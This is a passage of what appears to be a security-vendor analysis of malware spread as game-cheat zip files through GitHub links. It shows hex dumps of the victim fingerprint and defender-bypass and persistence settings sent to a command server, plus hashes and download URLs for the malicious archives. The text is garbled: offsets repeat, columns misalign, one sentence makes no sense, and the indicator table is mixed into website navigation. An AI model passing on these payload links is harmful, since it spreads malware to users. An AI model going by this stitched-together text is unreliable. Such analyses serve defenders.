00007FD67EAA797	26 67 75 69	64 3D 41 45	35 38 39 45	=750&guid=AE589E
00007FD67EAA798	36 35 34 45	33 34 38 34	34 41 42 43	00CE654E34844ABC
00007FD67EAA799	32 39 42 37	30 35 26 63	6F 6D 70 75	D0D929B705&compu
00007FD67EAA79A	44 45 53 48	54 4F 50 2D	4B 36 43 51	ter=DESKTOP-K6CQ
00007FD67EAA79B	75 73 65 72	3D 61 64 6D	69 6E 26 71	922&user=[redacted]&q
00007FD67EAA79C	3D 31 31 35	2E 31 31 38	2E 32 34 30	uery=115.118.240
00007FD67EAA79D	26 63 6F 75	6E 74 72 79	3D 49 4E 26	.109&country=IN&
00007FD67EAA79E	3D 43 68 65	6E 6E 61 69	26 74 69 6D	city=Chennai&tim
00007FD67EAA79F	65 3D 41 73	69 61 2F 4B	6F 6C 6B 61	ezone=Asia/kolka
00007FD67EAA7A0	73 3D 57 69	6E 64 6F 77	73 20 31 30	ta&os=windows 10
00007FD67EAA7A1	20 78 36 34	00 17 5A 1E	FF FF FF FF	Pro x64..z.yyyy

It also sends the following information to the c2 server,

00007FD67EAA796	18 22 A6 00 00	00 7B 22 62	79 70 61 73	.ëB.2!...{"bypas
00007FD67EAA797	64 65 66 65 6E 64	65 72 22 3A	20 30 2C 20	s_defender": 0,
00007FD67EAA798	72 75 6E 22 3A 20 30	2C 20 22 72	"autorun": 0, "r	"autorun": 0, "r
00007FD67EAA799	68 22 3A 20 7B 22 74	69 6D 65	elaunch": {"time	elaunch": {"time
00007FD67EAA79A	20 22 73 74 61 74 75	73 22 3A	": -1, "status":	": -1, "status":
00007FD67EAA79B	63 65 7D 2C 20 22 74	61 62 6C 65 74	false}, "tablet	false}, "tablet
00007FD67EAA79C	22 74 65 78 74 22 3A 20	22 41 6E 20	": {"text": "An	": {"text": "An
00007FD67EAA79D	63 63 75 72 72 65 64 22 2C	61 6C 73 65	error occurred",	error occurred",
00007FD67EAA79E	22 3A 20 66 61 6C 73 65	61 6C 73 65	"status": false	"status": false
00007FD67EAA79F	22 68 69 64 65 22 3A 20 30	2C 20 22 70	}, "hide": 0, "p	}, "hide": 0, "p
00007FD67EAA7A0	73 74 65 6E 63 65 22 3A	20 31 7D 00	ersistence": 1}.	ersistence": 1}.

Identify the CVEs we saw the various techniques threat actors use to infiltrate user systems and help mitigate their data.

Microsoft has since removed these files from the repositories.

**Indicators of Compromise**

FAQs	
Scam Protection	
Contact Us	
Web Protection Activation	5e37b3289054d5e774c02a6ec4915a60156d715f3a02aceb7256cc3ebdc6610
Protect My Family	
Cheat Lab 2.7.2.zip	<a href="https://github.com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip">https://github.com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip</a>
Activate Retail Card Protection Score	
lua51.dll	873aa2e88dbc2efa089e6efd1c8a5370e04c9f5749d7631f2912bcb640439997
Parental Controls	
Famil Plans	

<a href="#">Products</a>	<a href="#">751f97824cd211ae710655e60a26885cd79974f0f0a5e4e582e3b635492b4cad</a>
<a href="#">All-In-One Protection</a>	
<a href="#">Stay Updated</a>	
<a href="#">compiler.exe</a>	<a href="#">dfbf23697cfd9d35f263af7a455351480920a95bfc642f3254ee8452ce20655a</a>
<a href="#">NEW McAfee+ Individual Plans</a>	
<a href="#">McAfee Blog</a>	<a href="#">213f1248f143f158</a>
<a href="#">Reports and Guides</a>	<a href="#">Complete privacy, identity and device protection for individuals.</a>

[McAfee on YouTube](#) <https://github.com/microsoft/STL/files/14432565/Cheater.Pro.1.6.0.zip>

[NEW McAfee+ Family Plans](#)  
[Prevent Spam and Phishing](#)  
 Complete privacy, identity and device protection for up to 6 family members.  
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[What is a VPN?](#)

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- [Public Policy](#)
- [Online Account Cleanup](#)
- [Join Us](#)
- [VPN \(Virtual Private Network\)](#)

- [Social Privacy Manager](#)
- [Careers](#)
- [Safeguard My Identity](#)
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- [Activate Retail Card](#)
- [Protection Score](#)

- [Parental Controls](#)
- [Family Plans](#)